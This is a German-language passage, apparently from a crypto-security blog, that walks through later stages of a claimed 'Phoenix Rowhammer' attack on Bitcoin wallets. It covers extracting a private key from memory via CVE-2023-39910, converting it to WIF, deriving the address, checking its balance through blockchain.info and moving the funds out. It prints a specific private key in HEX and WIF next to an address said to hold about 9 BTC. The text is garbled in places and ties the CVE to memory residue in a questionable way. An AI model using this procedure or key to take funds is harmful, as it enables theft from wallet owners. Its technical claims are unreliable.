Forschung an der ETH Zürich hat gezeigt, dass ein kurzes Zugriffsmuster mit einer Periode von 128 tREFI-Intervallen statistisch mehr Bitfehler erzeugt als längere Muster. Die Wahl eines geeigneten Fensters und die Aufrechterhaltung der Synchronisation sind jedoch entscheidend für den Erfolg: Ein Fehlschlag von 1–2 Zugriffen führt entweder zu gar keinem Fehler oder zu zufälliger Datenkorruption und Systemausfall. kaspersky+1
Diese Stufe schließt den Low-Level-Angriffsprozess ab, wonach der Angreifer die resultierenden Bitfehler ausnutzen kann, um den privaten Schlüssel zu extrahieren oder seine Zugriffsebene weiter zu erhöhen. Es ist die Fähigkeit, Bitfehler in streng definierten, software- und hardwaregeschützten Speicherbereichen zu induzieren, die Phoenix Rowhammer zu einer einzigartig gefährlichen und praktischen Technik macht. cybersecurefox+1
Die fünfte Stufe der bösartigen Kette des Phoenix-Rowhammer-Angriffs umfasst das Extrahieren des privaten Schlüssels der Bitcoin-Wallet aus dem durch induzierte Bitfehler kompromittierten Speicher.

Die Schlüsselverwundbarkeit hier ist CVE-2023-39910 (Milk Sad) , die Software-Implementierungen von Libbitcoin Explorer 3.x und verwandte kryptografische Bibliotheken betrifft.
CVE-2023-39910 ist durch einen schwachen Entropie-Erzeugungsmechanismus bei der Generierung privater Schlüssel gekennzeichnet, der es einem Angreifer – mit Zugriff auf residuale („schmutzige“) Speicherbereiche nach Abschluss kryptografischer Operationen – ermöglicht, die ursprünglichen Schlüssel und Seed-Phrasen wiederherzustellen. Nach einem Rowhammer-Angriff werden beschädigte (oder nicht gelöschte) RAM-Puffer, in denen der private Schlüssel gespeichert war (
HEX: 9E027D0086BDB83372F6040765442BBEDD35B96E1C861ACCE5E22E1C4987CD60 ) direkt durchsuchbar.
gcore, volatility, direkten Lesevorgängen /proc/<PID>/mem oder spezialisierten Speicher-Dump-Analysebibliotheken) auf der Suche nach charakteristischen Mustern: Bitsequenzen und Signaturen, die dem privaten Schlüssel oder der Seed-Entropie entsprechen.15ZwrzrRj9x4XpnocEGbLuPakzsY2S4Mit), gilt der Schlüssel als erfolgreich extrahiert.Ein solcher Angriff wäre ohne die Kombination zweier Faktoren unmöglich: (1) Hardware-Kompromittierung von DDR5-Speicher über Rowhammer und (2) ein Softwarefehler, der die Speicherung kritischer Informationen in unzensierten Puffern ermöglicht. Die Verwendung schwacher Entropie-Algorithmen in Libbitcoin Explorer erleichtert die Aufgabe des Angreifers, einen privaten Schlüssel wiederherzustellen, zusätzlich, selbst wenn einige Informationen durch eine Speicherkorruption verloren gegangen oder beschädigt wurden.
Diese Stufe demonstriert ein fundamentales systemisches Problem: die Fähigkeit, private Schlüssel aus residualen RAM-Blöcken bei Vorhandensein von Hardware- und Software-Verwundbarkeiten wiederherzustellen, was das Vertrauen in Kryptowährungs-Ökosysteme kritisch untergräbt und eine Überarbeitung der Prinzipien des sicheren Speichermanagements bei der Speicherung und Verarbeitung kryptografischer Daten erfordert.
Die sechste Stufe der bösartigen Kette umfasst das Konvertieren des kompromittierten Bitcoin-privaten Schlüssels von seiner hexadezimalen (HEX) Darstellung in das Wallet Import Format Compressed (WIF Compressed), ein Format, das typischerweise zum Importieren von Schlüsseln in moderne Wallets und Dienste verwendet wird.

Das wissenschaftliche Konvertierungsverfahren basiert auf Base58Check -Kodierungsstandards und wird über mehrere wichtige Schritte durchgeführt:
9E027D0086BDB83372F6040765442BBEDD35B96E1C861ACCE5E22E1C4987CD60) wird als 32-Byte-Array interpretiert, das dem ECDSA-secp256k1-Standard für private Schlüssel entspricht.0x80am Anfang des Arrays hinzugefügt, um das zugrunde liegende Netzwerkprotokoll zu unterscheiden.0x01hinzugefügt, das signalisiert, dass der öffentliche Schlüssel komprimiert werden soll (komprimierter öffentlicher Schlüssel), was zu Adressen führt, die mit den Zeichen „K“ oder „L“ beginnen.Als Ergebnis ist der konstruierte WIF-Compressed-Schlüssel – zum Beispiel L2Wru6Ew8pQuhcWAvMpdtPY4YWK1CQcwPCWxFvzkoi47crJBAVaP – eine 52 Zeichen lange Zeichenfolge, die mit „K“ oder „L“ beginnt.
Dieser Prozess wird in spezialisierten Diensten und Tools für die Kryptoanalyse detailliert beschrieben und wird auch von zahlreichen Softwarebibliotheken für die Arbeit mit Bitcoin-Schlüsseln unterstützt. btcpuzzle
Damit demonstriert dieser Schritt, wie ein Angreifer unter Verwendung standardisierter Betriebsverfahren den erhaltenen HEX-Schlüssel in das weit verbreitete WIF-Compressed-Format für den anschließenden illegalen Zugriff auf digitale Vermögenswerte in einer kompromittierten Bitcoin-Adresse konvertiert.
Der wissenschaftliche Prozess der Generierung einer Bitcoin-Adresse (z. B. 15ZwrzrRj9x4XpnocEGbLuPakzsY2S4Mit) aus einem privaten Schlüssel umfasst mehrere fundamentale kryptografische Transformationen, die auf dem Elliptische-Kurven-Algorithmus secp256k1 und den in der Bitcoin-Architektur verwendeten Hash-Funktionen basieren.

15ZwrzrRj9x4XpnocEGbLuPakzsY2S4Mit). Bei erfolgreicher Übereinstimmung gilt der Angriff als abgeschlossen, mit vollständiger Kontrolle über die Vermögenswerte an dieser Adresse.Dieser Prozess ist in modernen Wallets und Bibliotheken vollständig automatisiert, aber die wissenschaftliche Analyse zeigt, dass die Wiederherstellung einer Bitcoin-Adresse mit einem privaten Schlüssel und einer korrekten Implementierung elliptischer Arithmetik einen Bruchteil einer Sekunde dauert, was die architektonische Kontinuität zwischen privaten Daten und dem öffentlichen Identifikator im Netzwerk hervorhebt. generate.mitilena+1
Damit verbindet der Adressgenerierungsschritt den kompromittierten privaten Schlüssel mit seinem digitalen Äquivalent im Bitcoin-Ökosystem und gibt dem Angreifer Zugriff auf die Vermögenswerte der Wallet durch weitere kryptografische Operationen.
Die achte Stufe des bösartigen Verfahrens umfasst die Verifizierung der an der kompromittierten Bitcoin-Adresse verfügbaren Vermögenswerte ( 15ZwrzrRj9x4XpnocEGbLuPakzsY2S4Mit). Dieser Schritt ist notwendig, um die wirtschaftliche Machbarkeit weiterer Operationen zu bestätigen und den potenziellen Schaden zu bewerten.
Die Bitcoin-Blockchain-Architektur basiert auf einem öffentlichen verteilten Hauptbuch, das alle mit jeder Adresse verbundenen Transaktionen aufzeichnet. Die Überprüfung des Guthabens einer beliebigen Wallet erfordert keinen privaten Schlüssel oder speziellen Zugriff: Es genügt der Zugriff auf öffentliche API-Endpunkte, Webdienste oder autonome Knoten – zum Beispiel die Insight-REST-API, Blockchain.info, Blockstream oder einen lokalen Bitcoin-Core-Knoten mit RPC-Schnittstelle.
https://blockchain.info/rawaddr/{address}oder https://insight.bitpay.com/api/addr/{address}/balance.Die Open-Source-Natur von Bitcoin ermöglicht eine einfache Wallet-Überwachung, sodass ein Angreifer das genaue Guthaben einer nicht autorisierten Adresse bestimmen kann (in diesem Beispiel 9.023322989 BTC , was bei einem Kurs von $124.904 pro BTC äquivalent zu $1.127.026,44 ist). Diese Eigenschaft der Bitcoin-Infrastruktur schafft auch zusätzliche Risiken: Der Verlust eines privaten Schlüssels führt nicht nur zu einem Verlust der Kontrolle über Gelder, sondern wird auch sofort für Dritte, einschließlich des Angreifers, vollständig transparent .

Damit hebt die Guthabenverifizierungsstufe die informationelle Offenheit des Blockchain-Systems hervor und vervollständigt die wissenschaftliche Angriffskette, die die erfolgreiche Kompromittierung kryptografischer Schlüssel mit realem Schaden für den Eigentümer digitaler Vermögenswerte verbindet. Während der Guthabenverifizierungsstufe verwendet der Angreifer öffentliche Blockchain-Explorer-APIs – zum Beispiel die Insight-REST-API oder blockchain.info – um Informationen über den aktuellen Zustand der Gelder in einer kompromittierten Bitcoin-Adresse zu erhalten. Senden Sie einfach eine GET-Anfrage an die API: zum Beispiel https://blockchain.info/rawaddr/15ZwrzrRj9x4XpnocEGbLuPakzsY2S4Mit , um das Guthaben der Adresse in Satoshi zu erhalten, und konvertieren Sie dann das Ergebnis in BTC. cryptodeep+2
Dieser Prozess ist vollständig transparent und erfordert keinen Besitz des privaten Schlüssels: Die Kenntnis der öffentlichen Adresse ist ausreichend. Die resultierenden Daten ( 9.02332298 BTC ) können mit dem aktuellen Bitcoin-Marktkurs verglichen werden, um den äquivalenten Betrag in USD umzurechnen ( ≈$1.127.026,44 zum Zeitpunkt des Angriffs). Softwaremethoden ermöglichen es, diese Schritte zu automatisieren und in den Angriffsalgorithmus zu integrieren, wodurch die wirtschaftliche Machbarkeit eines weiteren Diebstahls sofort verifiziert wird. habr+1
Aus wissenschaftlicher Analyseperspektive demonstriert die Phase der Saldenprüfung die einzigartige Transparenz des Blockchain-Systems, bei der jede Kompromittierung von Schlüsseln automatisch zum Verlust der Kontrolle über die Gelder führt und sich die Risiken für den Eigentümer bis zum vollständigen Verlust der Vermögenswerte steigern. habr+2
In der letzten Phase der bösartigen Kampagne initiiert der Angreifer nach erfolgreicher Extraktion des privaten Schlüssels der Bitcoin-Wallet die Erstellung und Verbreitung einer Transaktion auf der Blockchain mit dem Ziel, alle verfügbaren Gelder von der kompromittierten Adresse ( 15ZwrzrRj9x4XpnocEGbLuPakzsY2S4Mit) auf seine kontrollierte Adresse zu übertragen.

Eine Bitcoin-Transaktion ist eine digitale Nachricht, die aus Eingaben (Geldquellen, die der Adresse des Opfers zugeordnet sind), Ausgaben (Zieladressen des Empfängers) und einer digitalen Signatur besteht, die die Autorität des Absenders bescheinigt .